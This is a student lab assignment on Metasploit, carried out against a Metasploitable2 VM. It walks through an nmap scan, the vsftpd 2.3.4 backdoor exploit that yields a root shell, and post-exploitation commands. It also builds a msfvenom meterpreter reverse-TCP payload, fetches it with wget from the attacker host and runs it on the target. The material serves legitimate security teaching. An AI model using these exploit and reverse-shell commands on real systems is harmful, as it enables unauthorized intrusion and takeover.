

Metasploit Practical Assignment

Assignment: Hands-On Exploitation using Metasploit Framework

Objective:

To perform penetration testing using the Metasploit Framework and exploit a known vulnerability on a vulnerable machine (like Metasploitable2) in a lab setup.

Learning Outcomes:

- Familiarity with Metasploit commands and modules.
- Hands-on practice in scanning, exploiting, and gaining shell access.
- Understanding of post-exploitation techniques and payload delivery.

Lab Setup:

- Attacker Machine: Kali Linux / Parrot OS (with Metasploit pre-installed)
- Target Machine: Metasploitable2 (<https://sourceforge.net/projects/metasploitable/>)
- Network: Host-only or NAT within VirtualBox/VMware


Hands-On Practical Tasks:

Task 1: Start Metasploit Framework

Open terminal in Kali Linux and run:

```
msfconsole
```

Screenshot 1: Launch screen of msfconsole showing version and banner.



```
(amnesia@deathWish)-[~]
$ msfconsole --version
Framework Version: 6.4.69-dev

(amnesia@deathWish)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor


To fix this, import the missing GPG key:

Metasploit
=====

- [ metasploit v6.4.69-dev ]
+ -- [ 2529 exploits - 1302 auxiliary - 431 post ]
+ -- [ 1669 payloads - 49 encoders - 13 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 >
msf6 >
```



```
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup:
appending output to 'nohup.out'
[ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password: _
```

Task 2: Information Gathering using Nmap


1. Find the IP of your target VM:

Ifconfig

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e4:af:1e
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee4:af1e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1252 (1.2 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```




```
File Actions Edit View Help
(annesia@deathWish)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      ether 08:00:27:91:7e:e8 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::a00:27ff:fed9:2d06 prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:d9:2d:06 txqueuelen 1000 (Ethernet)
      RX packets 2 bytes 1180 (1.1 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 27 bytes 3672 (3.5 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Scan the target:

`nmap -sS -sV [Target-IP]`

Screenshot 2: Output showing open ports (e.g., 21/FTP, 22/SSH, 80/HTTP).




```
amnesia@deathWish: ~  
File Actions Edit View Help  
Nmap scan report for 192.168.56.103  
Host is up (0.0012s latency).  
Not shown: 976 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        Netkit rshd  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
49400/tcp open  nlockmgr     1-4 (RPC #100021)  
MAC Address: 08:00:27:E4:AF:1E (Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 28.93 seconds  
  
amnesia@deathWish: ~  
$
```

Task 3: Exploiting vsftpd Vulnerability

Scenario: Exploit vsftpd v2.3.4 backdoor.

1. search vsftpd
2. use exploit/unix/ftp/vsftpd_234_backdoor
3. set RHOST [Target-IP]
4. exploit

Screenshot 3: Output showing successful session opened.



```
amnesia@deathWish: ~  
File Actions Edit View Help  
+ --=[ 2529 exploits - 1302 auxiliary - 431 post ]  
+ --=[ 1672 payloads - 49 encoders - 13 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > vsftpd  
[-] Unknown command: vsftpd. Run the help command for more details.  
msf6 > search vsftpd  
  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank    Check  Description  
-  -                                     -              -      -      -      -  
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service  
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103  
RHOST => 192.168.56.103  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.56.103:21 - Banner: 220 (vsftpd 2.3.4)  
[*] 192.168.56.103:21 - USER: 331 Please specify the password.  
[*] 192.168.56.103:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.56.101:33327 -> 192.168.56.103:6200) at 2025-07-14 23:46:44 +0530  
  
msf6
```

Task 4: Post-Exploitation Commands


Run:

whoami

uname -a

hostname

Screenshot 4: Shell output showing the current user and system info.



```
amnesia@deathWish: -
File Actions Edit View Help
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[*] 192.168.56.103:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:33327 -> 192.168.56.103:6200) at 2025-07-14 23:46:44 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

session 1
sh: line 6: session: command not found
sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
```

Task 5: Create and Deliver a Payload (Advanced)

1. `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=[Your-IP] LPORT=4444 -f elf > shell.elf`

```
Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:92 errors:0 dropped:0 overruns:0 frame:0
        TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ wget http://192.168.56.101:8080/shell.elf
--14:27:48--  http://192.168.56.101:8080/shell.elf
=> `shell.elf'
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[=====>] 207          --.-K/s

14:27:48 (6.73 MB/s) - `shell.elf' saved [207/207]

msfadmin@metasploitable:~$ chmod +x shell.elf
msfadmin@metasploitable:~$ ./shell.elf
msfadmin@metasploitable:~$ _
```

2. Setup multi/handler:

```
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST [Your-IP]
set LPORT 4444
run
```

Screenshot 5: Meterpreter session received and interacting.

